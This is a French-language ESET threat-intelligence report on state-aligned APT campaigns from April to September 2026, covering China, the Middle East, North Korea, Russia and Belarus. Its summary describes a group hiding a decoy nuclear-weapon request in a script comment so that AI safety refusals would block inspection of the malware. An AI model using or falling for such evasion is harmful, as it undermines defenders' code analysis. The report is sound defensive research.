Cybersecurity
Progress. Protected.

Rapport sur les activités des APT

DE L'ESPIONNAGE À LA DESTRUCTION : LES ACTIVITÉS DES GROUPES APT ALIGNÉS SUR LES INTÉRÊTS DE LA BIÉLORUSSIE S'INSCRIVENT DANS LE CADRE DES PRIORITÉS DE LA RUSSIE

Avril 2026 – Septembre 2026

(eset):research

Table des matières

Synthèse 3

Attaquants et cibles 6

Chine 8

- Lutte contre le secteur de la fraude en Asie du Sud-Est 10
- Actions menées à l'encontre de l'industrie taïwanaise des semi-conducteurs 10

Moyen-Orient 11

- L'activité s'intensifie après le déclenchement de la guerre menée par les États-Unis et Israël contre l'Iran 12
- Arid Viper : retour à Windows après une longue absence 13
- BladedFeline et TortoiseShell : mise en circulation de nouveaux logiciels malveillants 14

Corée du Nord 15

- L'opération DreamJob a repris contre la technologie des drones 16
- ScarCruft élargit sa gamme d'outils pour Android, Windows et Linux 17
- DeceptiveDevelopment remonte la chaîne d'approvisionnement logicielle 18

Russie 20

- Gamaredon 21
- PhantomCaptcha 22
- Exploitation du serveur de messagerie MDaemon 23

Autres 24

- Les groupes alignés sur les intérêts de la Biélorussie se rapprochent de plus en plus de la Russie 25
- Le groupe APT-C-60 vise des responsables politiques japonais pour atteindre d'autres cibles 26
- Porte dérobée passive sous Linux déguisée en SpamSniper 26

À propos d'ESET 28

Synthèse

Bienvenue dans la dernière édition du Rapport ESET sur les activités des groupes APT !

Ce rapport fournit un aperçu des activités notables de certains groupes de menaces persistantes avancées (APT) qui ont fait l'objet d'enquêtes menées par les chercheurs d'ESET entre avril et septembre 2026. Les opérations présentées ici reflètent le paysage global des menaces observé au cours de cette période et mettent en évidence certaines de ses principales tendances et évolutions. Elles ne constituent qu'une fraction des données de cybersécurité mises à la disposition des clients des rapports ESET Threat Intelligence APT.

Au cours de la période considérée, des groupes alignés sur les intérêts de la Chine ont mené des opérations de collecte de renseignements principalement contre des cibles gouvernementales. FamousSparrow a poursuivi ses activités de surveillance en Amérique du Sud, tout comme lors de la période précédente. En Asie du Sud-Est et en Océanie, des acteurs malveillants alignés sur les intérêts de la Chine ont mené des campagnes qui semblent soutenir les efforts des forces de l'ordre chinoises dans la lutte contre le crime organisé dans la région. Un acteur malveillant a pris pour cible des hôtels aux Palaos, un pays qui semble servir de plus en plus souvent de base à des escroqueries. SlippyNunchucks a déployé sa suite d'outils DarkVigil au Sri Lanka contre des personnes sinophones impliquées dans des réseaux de fraude, probablement dans le cadre d'une action régionale plus étendue des forces de l'ordre contre la criminalité financière. Les complexes dédiés à la fraude étant devenus un problème pour les pays voisins de la Chine, avec des répercussions négatives directes sur la Chine elle-même, il est probable que des groupes APT alignés sur les intérêts de la Chine aient apporté leur soutien aux efforts des forces de l'ordre dans ce domaine. Un autre volet d'activités plus vaste visait des organisations taïwanaises dans le secteur des semi-conducteurs. Cette attention portée à ce secteur taïwanais s'inscrit dans la lignée des priorités de longue date de la Chine en matière d'espionnage industriel, et reflète l'importance stratégique des chaînes d'approvisionnement en semi-conducteurs tant pour la concurrence économique que pour la sécurité nationale.

Les activités liées au Moyen-Orient ont augmenté par rapport à la période précédente, principalement en raison du retour de plusieurs groupes bien établis alignés sur les intérêts de l'Iran. Au cours de la période précédente, les activités de ces groupes avaient diminué, très probablement parce que les restrictions sur Internet imposées par le régime iranien les empêchaient de fonctionner efficacement. FilthyFeline, un sous-groupe d'OilRig, et MuddyWater ont repris leurs activités après une période de calme, la plupart de leurs actions visant des entités israéliennes dans différents secteurs. Un petit nombre d'entreprises américaines ont également été touchées. FilthyFeline semble également avoir repris les activités menées contre un opérateur de téléphonie mobile en Ouzbékistan, qui avait auparavant été compromis par BladedFeline, un autre sous-groupe d'OilRig. En parallèle, nous avons analysé de nouveaux logiciels malveillants et des logiciels malveillants actualisés, ce qui semble indiquer une reprise de l'activité de développement de certains membres de l'écosystème aligné sur les intérêts de l'Iran. Nous avons également découvert des activités menées par Arid Viper, un acteur malveillant lié au Hamas, à l'encontre de ce qui semble être le ministère des Affaires étrangères et des Expatriés de l'Autorité palestinienne ou d'une entité gouvernementale qui lui est rattachée. Compte tenu du processus de paix en cours mené par les États-Unis, ainsi que de la rivalité de longue date

entre le Hamas et l'Autorité palestinienne, ces activités visaient potentiellement à recueillir des renseignements sur la position diplomatique de l'Autorité palestinienne et sur sa réflexion interne concernant les négociations de réduction des hostilités dans la région.

Les acteurs malveillants alignés sur les intérêts de la Corée du Nord ne se sont pas beaucoup écartés des types de cibles observés au cours des périodes précédentes. Il s'agit principalement d'entreprises du secteur des technologies et des cryptomonnaies, de développeurs de logiciels et d'autres cibles d'opportunité. Aux côtés de la Corée du Sud, l'Ukraine occupe une place de plus en plus importante parmi les cibles des groupes alignés sur les intérêts de la Corée du Nord. Cela est probablement lié au renforcement des liens entre la Russie et la Corée du Nord, ainsi qu'à l'implication croissante de cette dernière dans la guerre menée par la Russie contre l'Ukraine, non seulement via un soutien militaire indirect (munitions, etc.), mais également par le déploiement de soldats nord-coréens. Parallèlement à ces tendances générales, Lazarus s'est à nouveau attaqué au secteur des drones, généralement via des techniques d'ingénierie sociale liées au recrutement pour obtenir un premier accès. Cette motivation s'explique probablement par le rôle de plus en plus important que jouent les drones dans la guerre en Ukraine, où de nouvelles tactiques et moyens sont actuellement testés. L'accès à ces connaissances et à ces procédés de fabrication pourrait fournir à la Corée du Nord un savoir-faire précieux pour développer ses propres infrastructures de production de drones. Nous avons également détecté que ScarCruft ciblait un pays africain, probablement dans le but soit de maintenir une surveillance sur un programme de main-d'œuvre nord-coréenne en place dans ce pays, soit de surveiller les activités russes sur place. Par ailleurs, DeceptiveDevelopment est passé des leurres sous forme de faux entretiens d'embauche à des attaques plus étendues visant la chaîne d'approvisionnement logicielle, en récupérant les identifiants de développeurs et en utilisant cet accès pour injecter du code malveillant dans des référentiels de code source publics et privés.

Les activités alignées sur les intérêts de la Russie ont continué à servir ses objectifs de guerre, en ciblant des gouvernements, le secteur de la défense et des entités militaires en Europe, avec un nombre nettement plus élevé de cibles en Ukraine. En examinant ces activités de plus près, nous avons constaté des similitudes entre les campagnes alignées sur les intérêts de la Russie et celles alignées sur les intérêts de la Biélorussie, ce qui vient renforcer notre hypothèse selon laquelle les acteurs malveillants associés à ces deux pays se rapprochent de plus en plus sur le plan opérationnel. Les opérations de Gamaredon, habituellement nombreuses, ont connu une baisse significative. Nous pensons que cela pourrait être lié aux attaques ukrainiennes contre la Crimée, où le groupe serait actif, à une restructuration plus large de ses opérations, ou à d'autres facteurs que nous continuons d'évaluer. Malgré ce ralentissement de ses activités, Gamaredon a mis à jour son programme de vol de fichiers PteroBox et a commencé à utiliser de nouveaux outils tels que PteroPSDoor et Rezzuar, un script VBScript développé par Turla. PhantomCaptcha a tenté d'installer un logiciel espion, que nous avons baptisé PrincessSpy, sur des appareils Android en se faisant passer pour des entités ukrainiennes. Nous avons également mis au jour une vaste campagne menée en Ukraine et exploitant des serveurs de messagerie MDaemon, au cours de laquelle les attaquants ont déployé deux familles de portes dérobées : HELLAGE et HELLTAG.

Le renforcement de la coopération militaire entre la Corée du Nord et la Russie laisse penser que les cyberactivités menées par des acteurs alignés sur les intérêts de la Corée du Nord pourraient commencer à s'aligner davantage sur les objectifs russes en Ukraine. Bien que certains de leurs centres d'intérêt en matière de ciblage se recoupent, notamment dans le secteur des drones, nos données télémétriques indiquent plus clairement que des groupes alignés sur les intérêts de la Biélorussie agissent en tant que cyber-proxies ou multiplicateurs de force pour la Russie. Nous avons constaté une intensification et une plus grande détermination dans les agissements des acteurs malveillants alignés sur les intérêts de la Biélorussie, dont les opérations reflètent de plus en plus les priorités des services de renseignement russes dans certains domaines en Ukraine. Nous avons notamment identifié la première cyberattaque destructrice menée par un acteur malveillant aligné sur les intérêts de la Biélorussie que nous ayons recensée sur le théâtre européen, ce qui marque une évolution significative dans cette nébuleuse de menaces. D'après nos données de télémétrie, FrostyNeighbor a

attaqué une entreprise industrielle ukrainienne qui joue un rôle important dans le secteur des transports du pays. Cela marque une escalade notable, car les acteurs malveillants, connus depuis longtemps pour leurs cyberopérations destructrices en Ukraine, étaient jusqu'à présent alignés sur les intérêts de la Russie.

Enfin, nous avons recensé plusieurs cas de groupes APT utilisant l'IA et les grands modèles linguistiques (LLM) à différentes étapes de leurs opérations. Les cybercriminels ont principalement utilisé l'IA pour accélérer des tâches qui, sans cela, auraient nécessité un travail laborieux, notamment le développement de logiciels malveillants et la création de sites web leurres. Dans certains cas, cela s'apparentait à du vibe coding : une rédaction rapide de code via des requêtes, les opérateurs humains se chargeant ensuite d'adapter et d'intégrer les résultats dans leurs chaînes d'outils. Nous avons également découvert des messages d'hameçonnage contenant des images manifestement générées par l'IA. Dans un cas particulièrement marquant, le groupe UAC-0099 aligné sur les intérêts de la Russie, a inséré dans un commentaire de script une requête leurre demandant des instructions pour fabriquer une arme nucléaire, dans le but apparent de déclencher les mécanismes de sécurité et empêcher ainsi l'inspection du code malveillant qui suivait.

Malgré ces évolutions, nous n'avons pas constaté que l'IA ait profondément bouleversé le paysage des attaques au cours des six derniers mois. Bien que nous ne puissions pas déterminer si certaines opérations impliquent un degré plus élevé d'automatisation par l'IA, nos données télémétriques continuent de montrer une activité manuelle au clavier et des opérations qui ne sont pas entièrement automatisées. Dans l'ensemble, nos observations indiquent que les groupes APT utilisent actuellement l'IA de la même manière que les développeurs de logiciels traditionnels : pour accélérer le développement, automatiser des tâches auparavant manuelles et faciliter l'analyse de grands volumes de données, plutôt que pour mener des opérations malveillantes entièrement autonomes.

Les produits ESET protègent les systèmes de nos clients contre les activités malveillantes décrites dans ce rapport. Les informations partagées ici reposent principalement sur les données télémétriques exclusives d'ESET et ont été vérifiées par les chercheurs d'ESET, qui préparent des rapports techniques approfondis et de fréquentes notes d'actualité détaillant les activités de groupes APT spécifiques. Ces analyses de threat intelligence, connues sous le nom de Rapports APT d'ESET, aident les organisations chargées de protéger les citoyens, les infrastructures nationales critiques et les ressources de grande valeur contre des cyberattaques criminelles et celles sponsorisées par des États.

De plus amples informations sur les Rapports APT d'ESET, qui fournissent des renseignements stratégiques et tactiques de haute qualité sur les menaces de cybersécurité, sont disponibles sur **la page ESET Threat Intelligence**.


Attaquants et cibles

Dans toute l'Europe, les activités des groupes APT sont restées fortement concentrées sur l'Ukraine et les organisations liées aux besoins gouvernementaux, militaires et de résilience en temps de guerre de ce pays. Les groupes alignés sur les intérêts de la Russie ont continué à prendre pour cible des entités gouvernementales ukrainiennes, des collectivités locales, des établissements de santé, du personnel militaire, des infrastructures et des organisations liées à la défense. Les actions des groupes alignés sur les intérêts de la Biélorussie reflétaient de plus en plus les priorités stratégiques russes. Au-delà de l'Ukraine, les entreprises européennes des secteurs de la défense et de l'aérospatiale sont restées des cibles de choix, en particulier dans les opérations du groupe Lazarus, aligné sur les intérêts de la Corée du Nord, qui se sont concentrées sur les chaînes d'approvisionnement et les technologies des drones.


En Asie, les organismes publics sont restés parmi les entités les plus fréquemment visées, aux côtés des secteurs de la technologie, des semi-conducteurs, des télécommunications et de la recherche. L'écosystème taïwanais des semi-conducteurs a été pris pour cible par plusieurs acteurs malveillants alignés sur les intérêts de la Chine, notamment lors d'actions menées contre un distributeur de semi-conducteurs et de composants électroniques ainsi que contre une entreprise chimique liée aux processus de fabrication des semi-conducteurs. La Corée du Sud est restée au cœur des activités des groupes alignés sur les intérêts de la Corée du Nord, notamment les opérations menées par ScarCruft et les intrusions dans des serveurs Linux utilisés comme nœuds de réseaux clandestins. Des entités politiques japonaises ont été attaquées par le groupe APT-C-60, probablement dans le but de s'introduire dans des réseaux plus vastes présentant un intérêt pour les services de renseignement.

Au Moyen-Orient, Israël est resté la cible principale des activités menées par des acteurs alignés sur les intérêts de l'Iran, qui ont visé plusieurs secteurs, tandis que certaines de ces activités ont également touché des entreprises américaines. Nous avons également découvert des activités menées par Arid Viper, affilié au Hamas, qui visaient probablement le ministère des Affaires étrangères et des Expatriés de l'Autorité palestinienne, ou une entité gouvernementale qui lui est rattachée.

En Amérique du Sud, les groupes alignés sur les intérêts de la Chine ont continué de susciter l'intérêt, les entités gouvernementales et du secteur public restant des cibles de premier plan. En Océanie, le fait qu'un hôtel des Palaos ait été pris pour cible est inhabituel pour des groupes alignés sur les intérêts de la Chine. Cela semble cependant plausible, au regard des mesures prises par les forces de l'ordre chinoises pour lutter contre les réseaux criminels organisés qui exploitent des centres d'escroquerie depuis des établissements hôteliers. En Afrique, nous avons détecté des activités de groupes alignés sur les intérêts de la Corée du Nord visant des infrastructures portuaires d'un pays entretenant des liens de longue date avec Pyongyang.



Sources des attaques



Pays et secteurs ciblés

Chine

FamousSparrow SlippyNunchucks Flax Typhoon


Synthèse des activités des groupes APT alignés sur les intérêts de la Chine

Les acteurs malveillants alignés sur les intérêts de la Chine sont restés très actifs à l'échelle mondiale entre avril et septembre 2026, se concentrant principalement sur la collecte de renseignements auprès de cibles gouvernementales. Parallèlement à ses attaques visant des entités gouvernementales situées dans le voisinage immédiat de la Chine voire plus loin, FamousSparrow a poursuivi ses opérations en Amérique du Sud, semblant maintenir son intérêt pour cette région, comme l'indiquaient nos **précédents rapports sur les activités des groupes APT**.


Nous avons également constaté une tendance notable dans la manière dont plusieurs victimes ont été ciblées, en lien avec des enquêtes et des actions menées par les forces de l'ordre contre la criminalité organisée impliquant des intérêts chinois en Asie du Sud-Est. La récurrence de ce thème auprès de plusieurs cibles laisse fortement supposer un intérêt durable pour le secteur de la fraude, plutôt qu'un ciblage opportuniste d'organisations individuelles.

Au cours de cette période, nous avons également identifié plusieurs organisations taïwanaises du secteur des semi-conducteurs ciblées par des groupes APT alignés sur les intérêts de la Chine, probablement dans le cadre d'activités d'espionnage industriel qui perdurent depuis des années.

Nos données télémétriques nous ont permis d'identifier une intrusion apparemment liée aux développements diplomatiques concernant les efforts de paix au Moyen-Orient. Ces actions suggèrent que Pékin cherche à obtenir des renseignements utiles à son engagement diplomatique dans la région, où ses efforts pour se présenter comme un médiateur international et une puissance mondiale responsable pourraient servir ses ambitions plus larges visant à renforcer son rayonnement international et créer des opportunités d'engagement politique et économique.



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Chine



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Chine

Lutte contre le secteur de la fraude en Asie du Sud-Est

Au cours des derniers mois, plusieurs acteurs malveillants alignés sur les intérêts de la Chine ont mené des opérations qui semblent avoir visé des réseaux criminels organisés spécialisés dans la fraude. Nous soupçonnons que ces mesures pourraient refléter les efforts déployés par les forces de l'ordre chinoises pour lutter contre l'**industrie florissante des escroqueries en ligne en Asie du Sud-Est**.

Par exemple, en juin 2026, nous avons repéré un acteur malveillant aligné sur les intérêts de la Chine qui ciblait un hôtel aux Palaos, un pays qui n'apparaît généralement pas parmi les cibles habituelles des groupes alignés sur les intérêts de la Chine. Il semble toutefois que, depuis au moins 2025, les Palaos et en particulier **des hôtels palaosiens**, soient devenus une nouvelle base d'opérations en pleine expansion pour le crime organisé. Début 2026, une vaste enquête policière internationale, **l'opération First Light**, a permis de démanteler deux centres d'escroquerie installés dans des hôtels aux Palaos. Il est intéressant de noter que les forces de l'ordre chinoises ont pris une part active à cette enquête et que le ministère chinois de la Sécurité publique (MPS) serait l'un des principaux bailleurs de fonds de l'opération First Light. Ces éléments nous amènent à penser que l'activité malveillante que nous avons découverte pourrait s'inscrire dans le cadre des efforts déployés par le MPS pour lutter contre l'industrie de la fraude en Asie du Sud-Est. L'hôtel a été pris pour cible via un email d'hameçonnage ciblé contenant des pièces jointes (archives ZIP et fichiers LNK malveillants) qui chargent l'outil de post-exploitation **AdaptixC2** ainsi qu'une porte dérobée non documentée que nous avons baptisée FoetidBracket.

De même, en mai 2026, un acteur malveillant aligné sur les intérêts de la Chine, que nous avons baptisé SlippyNunchucks, a pris pour cible des personnes sinophones au Sri Lanka, un autre pays de plus en plus **utilisé comme base** par les réseaux de fraude en ligne. Une fois encore, cela a retenu notre attention, car les autorités chinoises et sri-lankaises ont récemment renforcé leur **coopération policière** bilatérale afin de lutter contre les jeux d'argent clandestins et les activités criminelles liées à la fraude. Depuis le début de l'année 2026, les autorités sri-lankaises ont déjà arrêté et expulsé plusieurs centaines de **ressortissants chinois** pour avoir prétendument pris part à de telles activités. SlippyNunchucks a déployé sa suite d'outils DarkVigil (également connue sous le nom de FDMTP) en **détournant les mises à jour du logiciel légitime QuickFox**, une méthode couramment utilisée par cet acteur malveillant pour compromettre ses cibles. Cette opération spécialement conçue pour cibler les utilisateurs sinophones au Sri Lanka pourrait s'inscrire dans le cadre des efforts menés par les forces de l'ordre.

Ces dernières années, les autorités chinoises ont progressivement renforcé leur lutte contre le secteur des escroqueries en Asie du Sud-Est, allant jusqu'à prononcer **des condamnations à mort** à l'encontre de 11 coupables fin 2025. La pression publique s'intensifie sur Pékin pour résoudre ce problème, alors que **des milliers de jeunes Chinois** sont attirés dans les pays voisins et contraints de travailler dans des complexes dédiés à la fraude. Compte tenu de ce contexte, il semble donc tout à fait plausible que des groupes APT affiliés aux services de sécurité chinois soient désormais mobilisés pour soutenir les efforts de lutte contre les escroqueries.

Actions menées à l'encontre de l'industrie taïwanaise des semi-conducteurs

Au cours de cette période, nous avons constaté que plusieurs organisations taïwanaises du secteur des semi-conducteurs avaient été prises pour cible par des acteurs malveillants alignés sur les intérêts de la Chine. Entre mai et juillet, par exemple, nous avons détecté des activités malveillantes contre une entreprise taïwanaise spécialisée dans la distribution de semi-conducteurs et de composants électroniques. Bien que nous ne puissions attribuer cette activité à aucun groupe connu à ce jour, nous estimons avec un haut degré de certitude qu'elle est alignée sur les intérêts de la Chine. Cette activité recoupe ce que **Proofpoint** identifie sous le nom de UNK_FistBump, notamment l'utilisation d'une chaîne d'attaque Cobalt Strike très similaire.

En juin, le groupe APT Flax Typhoon a piraté une application publique obsolète d'une entreprise taïwanaise du secteur des produits chimiques utilisés dans des processus industriels de fabrication de semi-conducteurs. Nous continuons d'observer que cet acteur malveillant utilise SoftEther VPN pour maintenir son accès au réseau ciblé.

Même si ce type de ciblage n'est manifestement pas un phénomène nouveau, il n'en reste pas moins significatif, car il illustre une fois de plus la volonté de Pékin de recourir à l'espionnage industriel pour dynamiser sa propre industrie des semi-conducteurs et réduire l'écart avec Taïwan, leader technologique dans ce domaine. Les semi-conducteurs sont depuis longtemps considérés comme une **priorité absolue** du programme Made in China 2025, une stratégie majeure de développement industriel connue pour orienter de manière significative les cibles choisies par les acteurs malveillants alignés sur la Chine. Il est évident que ce secteur revêt désormais une importance renouvelée dans le contexte de la vaste course à l'IA qui oppose la Chine aux États-Unis.

Il est également probable que Pékin, via ces campagnes d'espionnage industriel persistantes, espère éroder progressivement le rôle central de Taïwan dans la chaîne d'approvisionnement mondiale des semi-conducteurs, un avantage économique qui constitue également une garantie de sécurité pour l'île ; le concept désormais célèbre du **bouclier de silicium**. En d'autres termes, l'industrie des semi-conducteurs de Taïwan constitue à la fois une priorité économique *et* une priorité en matière de sécurité pour Pékin. Pour ces raisons, il semble très probable que ce secteur reste, dans un avenir proche, une cible récurrente des groupes APT alignés sur les intérêts de la Chine.

Moyen-Orient

MuddyWater FilthyFeline OilRig Arid Viper TortoiseShell BladedFeline

Synthèse des activités des groupes APT alignés sur les intérêts du Moyen-Orient

Contrairement à la période précédente, nous avons observé d'avril à septembre 2026 une recrudescence de l'activité des acteurs malveillants alignés sur les intérêts de l'Iran, tels que MuddyWater et FilthyFeline. Ce dernier est un sous-groupe d'OilRig qui a été associé au ministère iranien du Renseignement et de la Sécurité, et qui partage des techniques, tactiques et procédures (TTP) avec Lyceum, un autre sous-groupe d'OilRig, ainsi qu'avec MuddyWater.

